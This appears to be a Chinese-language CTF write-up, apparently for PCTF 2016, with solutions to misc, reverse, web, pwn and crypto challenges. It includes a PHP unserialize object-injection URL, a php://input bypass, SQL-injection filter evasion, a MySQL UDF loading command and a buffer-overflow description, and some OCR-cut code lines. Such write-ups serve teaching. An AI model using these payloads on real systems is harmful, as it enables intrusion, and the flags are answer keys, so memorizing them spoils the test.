xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
```


```
xxxxx@.xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
Please overwrite the flag: Thank you, bye!
*** stack smashing detected ***: PCTF{57dErr_Smasher_good_work} terminated
```

0x1d. 炫酷的战队logo 150 MISC

bmp不是重点，屁股上有一张png。png初看是全黑的。以为有什么玄机，后来某一次把屏幕亮度调高了一点发现上面有些深灰色的斑点。真是看瞎了。。不过明显是错位的，写个脚本调整一下png的大小


```
t = open('z.png', 'rb').read()
for i in xrange(20, 500):
    open('./1/%d.png' % i, 'wb').write(t[:0x10] + ('%08X' % i).decode('hex') + t[0x14:])
```

最后发现宽度为450时是清楚的，做个反色，看flag的意思应该是通过crc反推长宽？



0x1e. Classical Crackme 100 REVERSE

ILSpy看一下，直接base64解码即可



```
private void (object obj, EventArgs eventArgs)
{
    string s = this..Text.ToString();
    byte[] bytes = Encoding.Default.GetBytes(s);
    string a = Convert.ToBase64String(bytes);
    string b = "UENURntFYTV5X0RvX05ldF9DcjRjazNyfQ==";
    if (a == b)
    {
        MessageBox.Show("注册成功！", "提示", MessageBoxButtons.OK);
    }
    else
    {
        MessageBox.Show("注册失败！", "提示", MessageBoxButtons.OK, Me
    }
}
```

0x1f. 神盾局的秘密 300 WEB

读文件

```
http://web.phrack.top:32779/showimg.php?img=baseencode(filename)
```

showimg.php

```
<?php
    $f = $_GET['img'];
    if (!empty($f)) {
        $f = base64_decode($f);
        if (stripos($f,'..')===FALSE && stripos($f,'/')===FALSE && stripos($f,'\\')===FALSE
        && stripos($f,'pctf')===FALSE) {
            readfile($f);
        } else {
            echo "File not found!";
        }
    }
?>
```

index.php

```
<?php
    require_once('shield.php');
    $x = new Shield();
    isset($_GET['class']) && $g = $_GET['class'];
    if (!empty($g)) {
        $x = unserialize($g);
    }
    echo $x->readfile();
?>
```

shield.php

```
<?php
    //flag is in pctf.php
    class Shield {
        public $file;
        function __construct($filename = '') {
            $this -> file = $filename;
        }
        function readfile() {
            if (!empty($this->file) && stripos($this->file,'..')===FALSE
            && stripos($this->file,'/')===FALSE && stripos($this->file,'\\')==FALSE) {
                return @file_get_contents($this->file);
            }
        }
    }
?>
```

直接访问

```
http://web.phrack.top:32779/index.php?class=O:6:"Shield":1:{s:4:"file";s:8:"pctf.php";}

<?php
    //Ture Flag : PCTF{W3lcome_To_Shi3ld_secret_Ar3a}
    //Fake flag:
    echo "FLAG: PCTF{I_4m_not_fl4g}"
?>
<img src="showimg.php?img=c2hpZWxkLmpwZw==" width="100%"/>
```

0x20. IN A Mess 500 WEB

index.phps是源代码

```
<?php
error_reporting(0);
echo "<!--index.phps-->";

if(!$_GET['id'])
{
    header('Location: index.php?id=1');
    exit();
}
```

```
$id=$_GET['id'];
$a=$_GET['a'];
$b=$_GET['b'];
if(stripos($a,'.'))
{
    echo 'Hahahahahaha';
    return ;
}
$data = @file_get_contents($a,'r');
if($data=="1112 is a nice lab!" and $id==0 and strlen($b)>5 and eregi("111".substr($b,0,1),"111
4") and substr($b,0,1)!=4)
    require("flag.txt");
else
    print "work harder!harder!harder!";
?>
```

直接访问

```
POST /index.php?id=0xxx&a=php://input&b=.12345

1112 is a nice lab!
```

得到Come ON!!! {/^HT2mCpcvOLf}，访问得到注入一枚，过滤了小写关键字和空格。用大写的关键字，把空格换成0x0b即可。

```
database:   test
user:       pctf@localhost
table:      content
column:     id = 1
            context = PCTF{Fin4lly_U_got_i7_C0ngRatulation5}
            title = hi666
```

0x21. Smali 150 REVERSE

打开一个smali，三个关键字符串

```
cGhyYWNrICBjdGYgMjAxNg==
sSNnx1UKbYrA1+MOrdtDTA==
AES/ECB/NoPadding
```

```
In [66]: aes = AES.AESCipher(base64.b64decode('cGhyYWNrICBjdGYgMjAxNg=='))

In [67]: aes.decrypt(base64.b64decode('sSNnx1UKbYrA1+MOrdtDTA=='))
Out[67]: 'PCTF{Sm4liRiver}'
```


0x22. RE? 300 WEB

真当成re玩了三四天，还发现upx压了的so都还原不回去。。最后发现名字叫udf。。

```
cp ~/Desktop/udf.so /usr/lib/mysql/plugin/
chmod 644 /usr/lib/mysql/plugin/udf.so

mysql> create function getflag returns string soname 'udf.so';
mysql> select getflag();
```

0x23. Classical CrackMe2 250 REVERSE

混淆的乱七八糟，但是注意到弹的错误窗口里有两个字符串，一个标题“失败”。一个内容



输入正确的密码获取

ffff


GETFLAG

失败


密码错误！RQQZRWWES9w0pq0GOtYCJA==

确定

修改IL让这两个地方分别变成加密结果和密钥，再做一个AES解开就行：



```
public static string (string s)
{
    byte[] bytes = Encoding.UTF8.GetBytes(<Module>.<string>(2131648913u));
    byte[] bytes2 = Encoding.UTF8.GetBytes(s);
    ICryptoTransform cryptoTransform = new RijndaelManaged
    {
        Key = bytes,
        Mode = CipherMode.ECB,
        Padding = PaddingMode.PKCS7
    }.CreateEncryptor();
    byte[] array = cryptoTransform.TransformFinalBlock(bytes2, 0, bytes2.Length);
    return Convert.ToBase64String(array, 0, array.Length);
}

private void (object obj, EventArgs eventArgs)
{
    string text = this..Text;
    string text2 = Wm@@9OrPgw d/p?i,N>l*h@Y!.(text);
    if (text != "" && text2 == <Module>.<string>(2114908449u))
    {
        MessageBox.Show(<Module>.<string>(655092558u), <Module>.<string>(4269915770u), Message
    }
    else
    {
        MessageBox.Show(<Module>.<string>(2969502518u) + text2, <Module>.<string>(92924737u),
        this..Text = "";
    }
}
```



CrackMe2

输入正确的密码获取flag

ffff


x/nzolo0TTlyrEISd4AP1spCzlhSWJXeNbY81SjPgmk=

密码错误！pctf2016pctf2016pctf2016pctf2016

确定


0x24. Backdoor 200 PWN

输入的内容先通过WideCharToMultiByte转成多字节，会使英文的两个字节反过来，取头两个字节，异或0x6443，然后根据结果填充A。后面一大段的拼接返回地址和shellcode。



```
length = WideCharToMultiByte(1u, 0, (LPCWSTR)argv[1],
lpMultiByteStr = (LPSTR)unknown_libname_1(length);
WideCharToMultiByte(1u, 0, (LPCWSTR)argv[1], -1, lpMu
temp_ch = *(_WORD *)lpMultiByteStr;
if ( temp_ch >= 0 )
{
  temp_ch ^= 0x6443u;
  strcpy(Dest, "0");
  memset(&Dst, 0, 0x1FEu);
  for ( dst_ptr = 0; dst_ptr < temp_ch; ++dst_ptr )
    Dest[dst_ptr] = 65;
  strcpy(Source, "\x12E");
  strcpy(&Dest[temp_ch], Source);
  qmemcpy(&v6, "惇惇惇惇惇惇惇惇惇惇惇惇, 0x1Au);
  strcpy(&v11[temp_ch], &v6);
  qmemcpy(&v4, &unk_402168, 0x91u);
  v5 = 0;
  strcpy(&v12[temp_ch], &v4);
  sub_401000(Dest);
  result = 0;
}
```

进入sub_401000，缓冲区只有32字节，strcpy会溢出，根据上面的填充，只要把12 45 FA 7F覆盖到返回地址就行了，跳过去一个jmp esp。算出来的temp_ch要再前后反一反就是flag



```
int __cdecl sub_401000(char *Source)
{
  char Dest[32]; // [sp+4Ch] [bp-20h]@1

  strcpy(Dest, "0");
  *(_DWORD *)&Dest[2] = 0;
  *(_DWORD *)&Dest[6] = 0;
  *(_DWORD *)&Dest[10] = 0;
  *(_DWORD *)&Dest[14] = 0;
  *(_DWORD *)&Dest[18] = 0;
  *(_DWORD *)&Dest[22] = 0;
  *(_DWORD *)&Dest[26] = 0;
  *(_WORD *)&Dest[30] = 0;
  strcpy(Dest, Source);
  return 0;
}
```


0x25. hard RSA 300 CRYPTO

N就是medium的N，所以pq是知道的，看了一下e是2，想到rabin，所有参数都有了，根据公式计算结果就好了

```python
r = pow(c, (p + 1) / 4, p)
s = pow(c, (q + 1) / 4, q)

x = (a * p * s + b * q * r) % n
y = (a * p * s - b * q * r) % n

res = [x % n,
       (x * -1 + n) % n,
       y % n,
       (y * -1 + n) % n]

for r in res:
    s = '%X' % r
    s = ('0' if len(s) % 2 else '') + s
    print s.decode('hex')
```

0x26. SCAN 100 MISC

端扫一般ping打头，滤一下icmp包



icmp

No.	Time	Source	Destination
1	0.000000	192.168.0.9	192.168.0.99
2	0.000078	192.168.0.99	192.168.0.9
148007	1274.602…	192.168.0.9	192.168.0.99
148008	1274.602…	192.168.0.99	192.168.0.9
150655	1308.472…	192.168.0.99	192.168.0.9
150753	1407.256…	192.168.0.9	192.168.0.99
150754	1407.256…	192.168.0.99	192.168.0.9
153165	1441.428…	192.168.0.99	192.168.0.9
155847	1504.127…	192.168.0.99	192.168.0.9
155987	1602.084…	192.168.0.1	192.168.0.99
155988	1602.084…	192.168.0.254	192.168.0.99
155989	1602.084…	192.168.0.199	192.168.0.99
155990	1602.084…	192.168.0.199	192.168.0.99

题目说第四次，基本锁定在最后四个包，1应该是网关，试了下254和199的第一个包，199的是flag。254什么情况没搞懂。

0x27. A Piece Of Cake 100 BASIC

猜谜神器：http://quipqiup.com/index.php

```
the word robot can refer to both physical robots and virtual software agents, but the latter are
usually referred to as bots. there is no consensus on which machines qualify as robots but there
is general agreement among experts, and the public, that robots tend to do some or all of the fol
lowing: accept electronic programming, process data or physical perceptions electronically, opera
te autonomously to some degree, move around, operate physical parts of itself or physical process
es, sense and manipulate their environment, and exhibit intelligent behavior - especially behavio
r which mimics humans or other animals. flag is substitutepassisveryeasyyougotit. closely related
to the concept of a robot is the field of synthetic biology, which studies entities whose nature
is more comparable to beings than to machines.
```

0x28. Class10 250 MISC

stegsolve看了下，最后有一个IDAT段有问题，拿出来zlib解压得到一串01


```
0000000100111011010101000000000111110101010011101111011111001000101110010011111010100010010001010
0
10100101110101000100100010111101100011111010001001111101110000100000010111110000000001010101010
1
0100000001111111101111100110111111111110010000110011010010000110100101001111010100001111000111110
0110000111001010111001010001111111100000000011011011101101110000100001111000011110000111001010000
0100100111111111001001010000100101100010101110011100110100000000000000000000101010101010100000 10
1000010010010111001011011011001010011110110000010010110100001111111110001011100110001110111001001
0110000000111110100000011001111111111001000000001110111100000000100110001100101010011101111010010
0100011001110100001000101011010010101000001000010001011101010101010010011100100010101101001100101
10110110111110100000010110001101101000000000111110000110001111001 1
```

看了下长度841 == 29 * 29，画张图来看一看

0x29. 取证2 350 MISC

本来还想用Volatility拿masterkey之类的。后来发现上Elcomsoft Forensic Disk Decryptor，直接全套大宝剑。主要时间花在找破解版上了。


整个truecrypt容器解出来之后windows说损坏。直接上winhex



```
decrypt
\
名称▲                              扩展名     大小
(根目录)                                      16.0 KB
?lag.txt                           txt        0 B
PCTF{T2reCrypt_15_N07_S3cu2e}                 0 B
FAT 1                                         39.5 KB
FAT 2                                         39.5 KB
```


0x2a. Fibonacci 300 REVERSE

jar2exe加的壳，据说加密数据在RCDATA区域，下个硬件断点开起来跑，出了循环把整个jar包dump出来。然后就是java源代码，看到一个heheda函数，



```
public class Fibonacci {
    private static void heheda() {
        String bb = new String(b.x);
        String cb = new String(b.y);
        String m = Fibonacci.hello(cb, bb)
    }
```

不用管逻辑，所有代码复制出来新建一个工程就跑



```
"C:\Program Files\Java\jdk1.8.0_20\bin\java" ...
PCTF{1ts_not_5c2ipt_Chall3nge}

Process finished with exit code 0
```

0x2b. very hard RSA 400 CRYPTO

给了同个明文的两个密文，rsa共模攻击

```
if a < 0:
    a = a * -1
    c1 = cal_d_for_rsa(n, c1)
elif b < 0:
    b = b * -1
    c2 = cal_d_for_rsa(n, c2)

# 共模攻击
result = pow(c1, a, n) * pow(c2, b, n) % n

print ('%X' % result).decode('hex')
```

0x2c. flag在管理员手里 350 WEB

index.php~下到vim备份文件，恢复成index.php

```
<?php
    $auth = false;
```

```php
    $role = "guest";
    $salt =
    if (isset($_COOKIE["role"])) {
        $role = unserialize($_COOKIE["role"]);
        $hsh = $_COOKIE["hsh"];
